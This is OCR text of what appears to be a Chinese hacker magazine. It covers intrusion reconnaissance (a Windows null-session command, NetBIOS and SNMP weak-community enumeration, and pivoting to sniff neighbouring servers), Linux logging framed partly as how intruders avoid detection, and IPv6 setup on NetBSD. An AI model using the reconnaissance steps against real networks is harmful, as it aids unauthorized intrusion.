


图7

可以看到是IIS 5.0,那么肯定是Windows 2000系统。这样的话就可以去网上搜寻相关的Windows 2000的漏洞资料。

有一些路由器开放23号端口供远程管理，Telnet上去会直接显示对方的系统。既然操作系统直接告诉我们它们自己的类型了，我们也就没有必要苦苦扫描，现在大多数的网管都没有屏蔽掉这些消息。

如果目标主机运行着SNMP协议，而且使用Public等弱密码，相信你可以取得好多有用和有趣的信息。其实NMAP就有操作系统指纹鉴别的功能。

查找漏洞

如果对方开放了Web服务，而且是动态页面，我相信大家第一个想到的肯定是现在最流行的SQL注入了。这方面网上的教程太多了，我就不在这里废话了，有骗稿费之嫌，挑几个现在流行的渗透内网的古老技术讲讲，很多时候最古老的技术反而最有生命力：

1. 空会话

现在很少有主机还有这个漏洞了，不过还是讲一下吧，因为它在内部网络入侵中是非常有用的方法。使用命令：

```
Net use \\192.168.0.1\IPC$ "" /u:""
```

如果对方管理员没有禁止空连接，连接成功之后，通过这条通道就可以获取比如网络信息、共享资源、用户、组、注册表键等。

2. NetBIOS

这个大家相信已经熟悉了，如果对方管理员没有屏蔽对135、139端口的访问，那么X-scan就可以扫描出比如对方的共享资源，系统所在域名，当前正在运行的所有服务和MAC地址。

3. SNMP


SNMP即简单网络管理协议，如果管理员粗心大意,没有修改缺省的公共串（如Private或者Public),就可以得到许多有趣的信息。X-scan就能扫描出SNMP若口令，但是有好多朋友也许不知道SNMP的弱口令如何利用，简单来说利用它来发信就好了。

NT resource Kit里面有一个Snmputil可以通过Snmp获取信息，但是使用过于复杂，如果有朋友感兴趣，可以去研究一下。它可以获取当前正在运行的服务，共享资源的名字，共享资源的路径，硬盘使用率，CPU占用率等有用的信息。

另外，不知道有多少人用过Solarwinds公司出的功能强大的网络管理软件，其中集成了一个GUI界面的SNMP浏览器也是非常有用的SNMP利用程序。

4．如果你真的从这台主机上直接得不到有价值的消息，你可以扫描一下这个网段。如果发现这个网段大多数服务器都是开着的，而且开放一些众所周知的服务，比如80，1433，5631，那么可以考虑这个网段是托管机房的网段，可以尝试入侵这个网段的其他服务器，然后再Sniffer入侵目标服务器。不过这可是需要耐心的，如果某个管理员进行未加密的远程管理，那你可就"不客气"了！

零零总总说了这么多，总的来讲信息收集是入侵的第一步，也是非常关键的一步，许多毫不起眼的信息往往会是入侵中最重要的资料，相信通过上面的讲述，大家应该对信心收集有了比较全面的了解，有任何问题，欢迎来黑防论坛讨论。



透析Linux日志查入侵

文/ 宝儿

对新手来说，常常有种想入侵别人的冲动，但往往成功入侵后却又无法把握住肉鸡，被入侵的系统很容易就飞掉了！为什么呢？其实大部分的原因都是因为对入侵中自己留下的痕迹了解不够，最后被管理员抓到，从而补上漏洞。

日志对于网络安全来说无疑是非常重要的，它记录了系统每天发生的各种各样的事，管理员可以通过它来检查错误发生的原因，或者受到攻击后攻击者留下的痕迹，这就是我们需要严重关注的地方了，本文就从了解日志并分析日志构成的观点去让你感受一下，管理员是如何追查入侵者的！

日志子系统分类

在Linux系统中，有3个主要的日志子系统：

连接时间日志——由多个程序执行，把纪录写入到/var/log/Wtmp和/var/run/Utmp，Login等程序更新Wtmp和Utmp文件，使系统管理员能够跟踪谁在何时登录到系统。

进程统计——由系统内核执行。当一个进程终止时，为每个进程往进程统计文件（Pacct或Acct）中写一个纪录。进程统计的目的是为系统中的基本服务提供命令使用统计。

错误日志——由Syslogd（8）执行。各种系统守护进程、用户程序和内核通过Syslog（3）向文件/var/log/messages报告值得注意的事件。另外有许多UNIX程序创建日志。像HTTP和FTP这样提供网络服务的服务器也保持详细的日志。

常用的日志文件如下：

Access-log：记录HTTP/WEB的传输。

Acct/pacct：记录用户命令。

Aculog：记录MODEM的活动。

Btmp：记录失败的记录。

Lastlog：记录最近几次成功登录的事件和最后一次不成功的登录。

Messages：从Syslog中记录信息（有的链接到Syslog文件）。

Sudolog：记录使用Sudo发出的命令。

Sulog：记录"su"的使用。

Utmp：记录当前登录的每个用户。

Wtmp：一个用户每次登录进入和退出时间的永久记录。

Xferlog：记录FTP会话。

日志记录基本过程

Utmp、Wtmp和Lastlog日志文件是多数重用UNIX日志子系统的关键——保持用户登录进入和退出的纪录。有关当前登录用户的信息记录在文件Utmp中；登录进入和退出纪录在文件Wtmp中；最后一次登录文件可以用"Lastlog"命令察看。数据交换、关机和重起也记录在Wtmp文件中。所有的纪录都包含时间戳。这些文件（Lastlog通常不大）在具有大量用户的系统中增长十分迅速。例如Wtmp文件可以无限增长，除非定期截取。许多系统以一天或者一周为单位把Wtmp配置成循环使用。它通常由Cron运行的脚本来修改。这些脚本重新命名并循环使用Wtmp文件。

小知识 通常Wtmp在第一天结束后命名为Wtmp.1；第二天后Wtmp.1变为Wtmp.2，直到Wtmp.7。

每次有一个用户登录时，Login程序在文件Lastlog中察看用户的UID。如果找到了，则把用户上次登录、退出时间和主机名写到标准输出中，然后Login程序在Lastlog中纪录新的登录时间。在新的Lastlog纪录写入后，Utmp文件打开并插入用户的Utmp记录。该记录一直用到用户登录退出时删除。Utmp文件被各种命令文件使用，包括Who、Users和Finger。下一步，Login程序打开文件Wtmp附加用户的Utmp纪录。当用户登录退出时，具有更新时间戳的同一Utmp纪录附加到文件中。Wtmp文件被程序Last和AC使用。

查看具体日志

Wtmp和Utmp文件都是二进制文件，它们不能被诸如Tail命令剪贴或合并（需要使用Cat命令），用户需要使用Who、W、Users、Last和AC来使用这两个文件包含的信息。

1．Who：该命令查询Utmp文件并报告当前登录的每个用户。Who的缺省输出包括用户名、终端类型、登录日期及远程主机。例如输入Who回车后显示：

```
chyang pts/0 Aug 18 15:06
ynguo pts/2 Aug 18 15:32
```

```
ynguo pts/3 Aug 18 13:55
lewis pts/4 Aug 18 13:35
ynguo pts/7 Aug 18 14:12
ylou pts/8 Aug 18 14:15
```

如果指明了Wtmp文件名，则Who命令查询所有以前的记录。命令"Who /var/log/Wtmp"将报告从Wtmp文件创建或删改以来的每一次登录。

2．W：该命令查询Utmp文件并显示当前系统中每个用户和它所运行的进程信息。

3．Users：Users用单独的一行显示出当前登录的用户，每个显示的用户名对应一个登录会话。如果一个用户有不止一个登录会话，那他的用户名将显示相同的次数。例如输入Users回车后显示：

```
chyang lewis lewis ylou ynguo ynguo
```

4．Last：Last命令往回搜索Wtmp，显示从文件第一次创建以来登录过的用户。例如：

```
chyang pts/9 202.38.68.242 Tue Aug 1 08:34 - 11:23 (02:
49)
cfan pts/6 202.38.64.224 Tue Aug 1 08:33 - 08:48 (00:
14)
chyang pts/4 202.38.68.242 Tue Aug 1 08:32 - 12:13
(03:40)
lewis pts/3 202.38.64.233 Tue Aug 1 08:06 - 11:09 (03:
03)
lewis pts/2 202.38.64.233 Tue Aug 1 07:56 - 11:09 (03:12)
```

如果指明了用户，那么Last只报告该用户的近期活动，例如：last ynguo显示：

```
ynguo pts/4 simba.nic.ustc.e Fri Aug 4 16:50 - 08:20 (15:
30)
ynguo pts/4 simba.nic.ustc.e Thu Aug 3 23:55 - 04:40
(04:44)
ynguo pts/11 simba.nic.ustc.e Thu Aug 3 20:45 - 22:02
(01:16)
ynguo pts/0 simba.nic.ustc.e Thu Aug 3 03:17 - 05:42
(02:25)
```

5．AC：AC命令根据当前的/var/log/Wtmp文件中的登录进入和退出来报告用户连结的时间（小时），如果不使用标志，则报告总的时间。例如：ac，显示：

```
total 5177.47
```

ac -d（回车）显示每天的总的连结时间：

```
Aug 12 total 261.87
Aug 13 total 351.39
Aug 14 total 396.09
Aug 15 total 462.63
Aug 16 total 270.45
```

ac -p（回车）显示每个用户的总的连接时间：

```
ynguo 193.23
yucao 3.35
rong 133.40
hdai 10.52
```

6．Lastlog：Lastlog文件在每次有用户登录时被查询。可以使用Lastlog命令来检查某特定用户上次登录的时间，并格式化输出上次登录日志/var/log/Lastlog的内容。它根据UID排序显示登录名、端口号（tty）和上次登录时间。例如：

```
rong 5 202.38.64.187 Fri
Aug 18 15:57:01 +0800 2000
dbb
**Never logged in**
xinchen
**Never logged in**
pb9511
**Never logged in**
```

小知识：如果一个用户从未登录过，Lastlog显示"**Never logged**。注意这个命令需要以ROOT权限运行。

另外，可在命令后加一些参数实现其他的功能，例如"last -u 102"将报告UID为102的用户，"last -t 7"表示限制上一周的报告。

进程审查

UNIX可以跟踪每个用户运行的每条命令，如果想知道昨晚别人弄乱了哪些重要的文件，进程统计子系统可以告诉你，这一点无疑对跟踪入侵者很有帮助。与连接时间日志不同，进程统计子系统缺省不激活，它必须启动。在Linux系统中启动进程统计使用Accton命令，必须用ROOT身份来运行。先使用Touch命令来创建Pacct文件：

```
touch /var/log/pact
```

然后运行Accton：

```
Accton /var/log/pact
```

一旦Accton被激活，就可以使用Lastcomm命令监测系统中任何时候执行的命令。若要关闭统计，可以使用不带任何参数的Accton命令。

小知识：Lastcomm命令报告以前执行的文件。不带参数时，Lastcomm命令显示当前统计文件生命周期内记录的所有命令的有关信息。包括命令名、用户、TTY、命令耗费的CPU时间和一个时间戳。如果系统有许多用户，输入则可能很长。

进程统计存在的一个问题是Pacct文件可能增长的十分迅速。这时需要交互式或经过Cron机制运行SA命令来保持日志数据在系统控制内。

小知识 SA命令报告、清理并维护进程统计文件。它能把/var/log/pacct中的信息压缩到摘要文件/var/log/savacct和/var/log/usracct中。这些摘要包含按命令名和用户名分类的系统统计数据。SA缺省情况下先读它们，然后读Pacct文件，使报告能包含所有的可用信息。SA的输出有下面一些标记项：

Avio——每次执行的平均I/O操作次数
Cp——用户和系统时间总和，以分钟计
CPU——和cp一样
K——内核使用的平均CPU时间，以1k为单位
K*sec——CPU存储完整性，以1k-core秒

Syslog设备

Syslog已被许多日志函数采纳，它用在许多保护措施中。Syslog可以纪录系统事件并写到一个文件或设备中，或给用户发送一个信息。它能纪录本地事件或通过网络记录另一个主机上的事件。

Syslog设备依据两个重要的文件：/etc/Syslogd（守护进程）和/etc/Syslog.conf配置文件，习惯上，多数Syslog信息被写到/var/adm或/var/log目录下的信息文件（messages.*）中。一个典型的Syslog纪录包括生成程序的名字和一个文本信息。它还包括一个设备和一个优先级范围，每个Syslog消息被赋予下面的主要设备之一：

LOG_AUTH——认证系统：Login、SU、Getty等。
LOG_CRON——Cron守护进程。
LOG_DAEMON——其他系统守护进程，如Routed。
LOG_FTP——文件传输协议：Ftpd、Tftpd。
LOG_KERN——内核产生的消息。
LOG_MAIL——电子邮件系统。
LOG_SYSLOG——由Syslogd（8）产生的内部消息。
LOG_LOCAL0~LOG_LOCAL7——本地使用保留。

Syslog为每个事件赋予几个不同的优先级：
LOG_EMERG——紧急情况。
LOG_ALERT——应该被立即改正的问题，如系统数据库破坏。
LOG_CRIT——重要情况，如硬盘错误。
LOG_ERR——错误。
LOG_WARNING——警告信息。
LOG_NOTICE——不是错误情况，但是可能需要处理。
LOG_INFO——情报信息。

Syslog.conf文件指明Syslogd程序纪录日志的行为，该程序在启动时查询配置文件。该文件由不同程序或消息分类的单个条目组成，每个占一行。对每类消息提供一个选择域和一个动作域。这些域由Tab隔开：选择域指明消息的类型和优先级；动作域指明Syslogd接收到一个与选择标准相匹配的消息时所执行的动作。每个选项是由设备和优先级组成。当指明一个优先级时，Syslogd将纪录一个拥有相同或更高优先级的消息。所以如果指明“crit”，那所有标为Crit、Alert和Emerg的消息将被纪录。每行的行动域指明当选择域选择了一个给定消息后应该把他发送到哪儿。例如，如果想把所有邮件消息纪录到一个文件中，如下：

```
#Log all the mail messages in one place mail.* /var/log/maillog
```

其他设备也有自己的日志，UUCP和News设备能产生许多外部消息。它把这些消息存到自己的日志（/var/log/spooler）中并把级别限为“err”或更高。例如：

```
# Save mail and news errors of level err and higher in aspecial file.uucp,news.crit /var/log/spooler
```

当一个紧急消息到来时，可能想让所有的用户都得到。也可能想让自己的日志接收并保存：

```
#Everybody gets emergency messages, plus log them on anther machine *.emerg *.*emerg @linuxaid.com.cn
```

Alert消息应该写到ROOT和Tiger的个人账号中：

```
#ROOT and Tiger get alert and higher messages *.alert ROOT,tiger
```

小提示 有时Syslogd将产生大量的消息，例如内核（Kern设备）可能很冗长，用户可能想把内核消息纪录到/dev/console中。下面的例子表明内核日志纪录被注释掉了：

```
#Log all kernel messages to the console
#Logging much else clutters up the screen
#kern.* /dev/console
```

用户可以在一行中指明所有的设备。下面的例子把info或更高级别的消息送到/var/log/messages，除了Mail以外。级别“none”禁止一个设备：

```
#Log anything (except mail) of level info or higher
#Don't log private authentication messages!
*.info:mail.none;authpriv.none /var/log/messages
```


在有些情况下可以把日志送到打印机，这样网络入侵者怎么修改日志都没有用了。

小知识 有个小命令Logger为Syslog（3）系统日志文件提供一个Shell命令接口，使用户能创建日志文件中的条目。例如：logger This is a test!它将产生一个如下的Syslog记录

```
Aug 19 22:22:34 tiger: This is a test!
```

所以不要完全相信日志，因为攻击者很容易修改它的。

通过上面对Linux的日志了解，我们就可以更好地实时监测系统状态，监测和追踪侵入者的行踪了！同样，知道了怎么防护，攻击方法你想出来了吗？



IPv6：下一代互联网和移动通信的灵魂

刘流：Internet协议的第4版（IPv4）为TCP／IP族和Internet提供了基本的通信机制。IP技术已经广泛应用了10多年，随着Internet的指数增长，互联网的体系结构由NSFNET核心网络演变为由ISP（Internet Service Provider，互联网服务提供商）运营的分散的体系结构，互联网几乎覆盖了全球的每一个角落。当前互联网面临的一个严峻问题是地址消耗，即没有足够的地址来满足全球的需要。IPv4的问题逐渐显露出来，32bit的IP地址空间枯竭、网络号码匮乏、路由表急剧膨胀、对网络安全和多媒体应用的支持不够等。IETF开发的下一代Internet协议IPv6就能解决目前IPv4所存在的主要弊病，所以本期我们专门给大家抢先推出了IPv6的相关技术，希望大家能在第一时间内掌握最新的技术！

文／图 HiKing 小华健

IPv4技术从昨天过渡到今天，在网络发展中起到了巨大的作用。不过，随着科技的进步，无论在网络地址的提供、服务质量，还是在安全性等方面，在当今网络科技的需要上，它都显得越来越力不从心。今天我们主要介绍下一代互联网协议核心IPv6，具体包括它的地址、安装路由及其设定、网络配置文件、手动配置、加强安全性等方面，希望大家可以从中很快了解IPv6并解决一些实际的问题。

IPv6优点及其作用

它的优点可以总结为以下几个方面。

1．128比特大的地址空间

IPv6的地址长度由IPv4的32比特扩展到128比特，这样庞大的地址空间可以在今后20年之内满足互联网的增长，即使所有的移动电话也配置IP，也照样足够使用。另一个值得考虑的因素是地址分配。IPv4时代互联网地址分配失误的教训使人们意识到即使有128比特的地址空间，一个良好的分配方案仍然非常关键。因此，相信在IPv6时代IP地址可能会得到更充分的利用。

2．配置了更多的新科技，安全性能提高

IPv6允许使用者可以用一些改进的技术处理网络上的一些问题。这些改进在网络上的用途是不可估量的。基本改进如下。

（1）自动配置

DHCP是可以选择的，这和IPv4不一样。当一个初学者访问另一个没有DHCP服务的站点时可能会遇到麻烦。在IPv6中有一个叫"stateless host autoconfiguration"的机制可以强制托管。和IPv4中的DHCP相比，它的用法非常简单也容易管理。这在RFC2462中有详细的说明。

（2）安全性

安全已经是当今网络协议的一大需求，这促使IPv6包括了IPsec，它允许鉴定、加密和压缩IP的通信量，除此之外，应用程序的协议（比如SSL或者SSH）在两个节点之间的所有的IP通信量，在没有调节任何应用程序的情况下就能将它处理，这样做非常有用。在机器上的所有应用程序从加密和鉴定中获益，这种方法被用于基本的网络上。不过，并不是每个程序或者说服务都需要这样做。

（3）多点传送

多点传送是创建虚拟计算机网络的一种能力，该虚拟网络中的每台计算机都能同时直接与其他每个成员通信。多点传送协议还不太普及。而且，在目前的因特网协议基础之上的多点传送效率上实际不高，因为整个因特网是通过大量单一点对点（或单播）链接连接起来的，因而无法实现多点传送。

（4）地址及其表示方法

与主机会话有3种方法：unicast、broadcast和multicast。其中最普通的与主机会话的办法就是unicast address（单播地址）。多点传送不能被用在IPv4上。仅仅有一些程序如MBone audio和video broadcast utilities可以用多点传送。在IPv6中，所有的网络和主机位被分配，并且鉴别目标网络和主机。地址在ff::/8网络是保留的对于多点传送的程序。有两个特殊的multicast addresses从IPv4中取代broadcast addresses。一个是"all routers"多点传送地址，另一个是"all hosts"，这些地址对于子网络是特殊的。例如，连接到两个不同的子网络路由器能给主机／路由器赋地址如下：

```
ff0X::1 for all hosts and
ff0X::2 for all routers
```

网络配置文件

网络配置文件在一个设置文本中的配置文件里有详细的说明。假如你配置一个主机（不是路由器）的话就不需要配置这些，用autoconfiguration就可以了。如下：

/etc/rc.conf – rc.conf：详细说明系统服务（包括网络服务）在系统初始化时自动启动。

/etc/hosts – hosts：包括FQDN名字和IPv6的数字地址之间的映射。

/etc/ifconfig：包括用ifconfig 对IPv6网络安装。

注：为了更加具体和方便理解，本文我们以NetBSD为例进行介绍。

在IPv6中主机如何自动配置

有两个分离的机制对IPv6自动配置进行了详细的说明，其中一个叫stateless address autoconfiguration，RFC2462里面有详细的说明；另一个叫DHCPv6。

stateless address基本配置工作包括两部分：一个是主机（可以被自动配置），一个是路由器（发送重要的信息到主机）。

主机配置一个本地连接地址到它的网络接口，一个IPv6的本地连接地址以"fe80"开头，并存在一个值位于低64位上。低64位被叫做接口ID，对于以太网和其他接口来说，MAC地址被用来作为接口ID的来源。如下：

```
host% ifconfig ne2
ne2: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,
SIMPLEX,MULTICAST> mtu 1500
      media: Ethernet manual
      inet6 fe80::a00:5aff:fe38:6f86%ne2 prefixlen 64 scopeid
0x1
```

通过在路由器上运行rtadvd，路由器定期广播一些关于连接的信息，并发送到在连接上的所有节点。这些信息通过ICMPv6 "router advertisement"包来运载。例如，广播以下信息：

IPv6子网络的前缀是2001:218:420::/64

缺省的路由器在fe80::240:5ff:fea0:8e08

IPv6 连接MTU，缺省的hoplimit，还有路由存活时间。

```
14:18:20.812850 fe80::240:5ff:fea0:8e08 > ff02::1: icmp6: router
advertisement\(chlim=64, router_ltime=1800,
reachable_time=30000, retrans_time=1000)(src\lladdr: 0:40:5:
a0:8e:8)(mtu: mtu=1500)(prefix info: LA valid_ltime=2592000,
\preffered_ltime=604800, prefix=2001:218:420::/64)
      6000 0000 00a0 3aff fe80 0000 0000 0000
      0240 05ff fea0 8e08 ff02 0000 0000 0000
      0000 0000 0000 0001 8600 d38d 4000 0708
      0000 7530 0000 03e8 0101 0040 05a0 8e08
      0501 0000 0000 05dc 0304 40c0 0027 8d00
      0009 3a80 0000 0000 2001 0218 0420 0000
      0000 0000 0000 0000
```

主机捕捉到这些广播的信息，并且配置全局的IPv6地址和缺省的路由器。在主机上运行ndp，我们能看到很多详细的关于路由器的近期广播的信息。

```
host% ifconfig ne2
ne2: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,
SIMPLEX,MULTICAST> mtu 1500
media: Ethernet manual
inet6 fe80::a00:5aff:fe38:6f86%ne2 prefixlen 64 scopeid 0x1
      inet6 2001:218:420:0:a00:5aff:fe38:6f86 prefixlen 64
```

随意地通过发送一个ICMPv6 "router solicitation"包，这个主机能请求一个来自路由器的广播。Rtsol传播路由器的请求包。假如你运行一个易变的节点，可以运行rtsold并且定期地转送路由器的请求，这个数据包有如下内容：

```
14:18:20.300501 fe80::a00:5aff:fe38:6f86 > ff02::2: icmp6: router
solicitation\
(src lladdr: 8:0:5a:38:6f:86) (len 16, hlim 255)
      6000 0000 0010 3aff fe80 0000 0000 0000
      0a00 5aff fe38 6f86 ff02 0000 0000 0000
      0000 0000 0000 0002 8500 d7b0 0000 0000
      0101 0800 5a38 6f86
```

建立一个IPv6路由器和IPv6主机

1. 建立IPv6路由器

首先，你需要获得一个来自upstream供应者的IPv6全局地址。如果你已经有了这个地址，可以根据以下这些步骤来配置。

（1）为网络接口加手动配置到/etc/ifconfig，rc.conf或者 /etc/netstart.local。

（2）配置以下这些在rc.conf中：

```
ip6mode="router"
rtsol="NO"
rtadvd="YES" rtadvd_flags="sm1 ne2" # set interfaces to
advertise
```

（3）微调路由器的广播时间，你就需要编辑/etc/rtadvd.conf。

（4）你想要通过使用RIPng来给路由器发个请求，为了运行route6d来配置rc.conf。

（5）执行重新启动。

自动配置路由器是不可能的，所以到头来，我们从中可能什么也得不到。

2. 建立一个IPv6主机

假如你有一个IPv6路由器在网络上，你需要做如下设置。在重新启动以后，主机将用Router Advertisements来自动配置，Router Advertisements在邻近路由器上的

rtadvd中。配置如下这些在rc.conf中:

```
ip6mode="autohost"
rtsol="YES" rtsol_flags="sm1" # set your interface here
For the 2nd line, alternatively, you can use /etc/ifconfig.
{IF}, like below: up !rtsol $int
```

最后重启。假如没有IPv6路由器在网络上，你可以手动配置你的系统。

手动配置方面的安全要点

因为IPv6的地址变成了128比特，那么手动配置出现错误的机率就会比较高，所以要尽量少用手动来配置。若要配置一个路由到另一个路由的话，可以运行route6d程序。若要在主机上配置一个接口地址的话，通过配置ip6mode=autohost和rtsol=YES来从邻近的路由器上得到信息。手动配置的话，维护就非常麻烦。但如果必须手动配置的话，比如手动配置一个节点，给网络接口加手动配置到rc.conf里。首先，必须通过设置ip6mode来声明节点（主机或者路由器）的属性，如下:

```
ip6mode="router"        # forward packets for others
ip6mode="host"          # do not forward packets for
others
```

这时，加接口配置到rc.conf里，或者其他的文件资源，比如说/etc/ifconfig.xxN。在/etc/ifconfig.xxN里面你可以这样做:

```
inet 10.1.1.1 netmask 0xffffff00
inet6 3ffe:501:ffff::1 prefixlen 64 alias
```

注意:"alias"在这一行的结尾。如果有多个接口地址带有IPv6协议时，强制设置一个密码。假如你通过rc.conf的配置是不隐蔽的，配置可以添加到/etc/netstart.local或/etc/rc.local里。你要用到以下这些程序:

ifconfig: 观察或者改变一个网络接口的特性。

Route: 训练的操作网络路由工作平台。

给网络上的新节点命名

通过/etc/hosts主机名被转换为IPv6地址，这和IPv4非常相似。Yp（一个配置工具）就是非常有用的，操作如下。

（1）/etc/hosts: hosts对于一些节点的小网络，主机名/IP映射可以手动复制到每个节点的/etc/hosts文件里。如下所示:

```
/etc/hosts:
3ffe:501:ffff::a:b:c:d  host2.mydomain.org.au  host2
```

(2) DNS: 假如主机名的映射被集中到zone-files里，那么可以通过服务器的名字来访问Named。如下所示:

```
Forward zone file entry
host2  IN AAAA     3ffe:501:ffff::a:b:c:d
Reverse zone file entry
d.0.0.0.c.0.0.0.b.0.0.0.a.0.0.0.0.0.0.0.f.f.f.f.1.0.5.0.e.f.f.3.ip6.arpa.
IN PTR   host2.mydomain.org.au.
```

注意:假如你已经知道关于A6记录和对DNS – A6的位字符标签。AAAA用来产生服务，并且正常运转。还要注意反向DNS平台从ip6.int 移到ip6.arpa。6Bone(3ffe)的地址仅仅在ip6.int里可以知道。当ip6.int消失时，地址应当在ip6.arpa下请求。

需要注意的是，以下的地址不一定出现在全局DNS分布上。

（1）link-local地址（匹配fe80::/10, like fe80::1）

（2）site-local地址（匹配 fec0::/10, like fec0::1）

（3）v4 mapped地址（匹配::ffff:0.0.0.0/96, like ::ffff:10.1.1.1）

这些地址在节点上仅为国内使用，不能直接放到DNS数据库里。不推荐将这些地址放在DNS分布:

multicast地址（匹配 ff00::/8, like ff05::1）

对于NetBSD/KAME IPv6编码，由于缺少支持，所以放以下这些地址是没有意义的:

v4 compatible地址（匹配 ::0.0.0.0/96, like ::10.1.1.1）

NetBSD/KAME不支持RFC2893里的自动隧道。

IPv6的反向连接

这个取决于ISP的状况: 你能获得本地IPv6的连通性，或者你能得到隧道的连通性（IPv6包压缩到IPv4包）。以下来说明后者的情况。

你可以接通你的机器实验IPv6的网络，这叫做"6bone"。你将与最近的6bone站点接通会话，来获得你的IPv6地址前缀。注意，对于这些你必须有一个固定的IPv4全局地址。假如你没有固定的IPv4全局地址（比如你用拨号ISP连接），你可以连接本身到Freenet6。当你联接到Internet上时，它们提供Web接口是为了能连接到你的局域网。

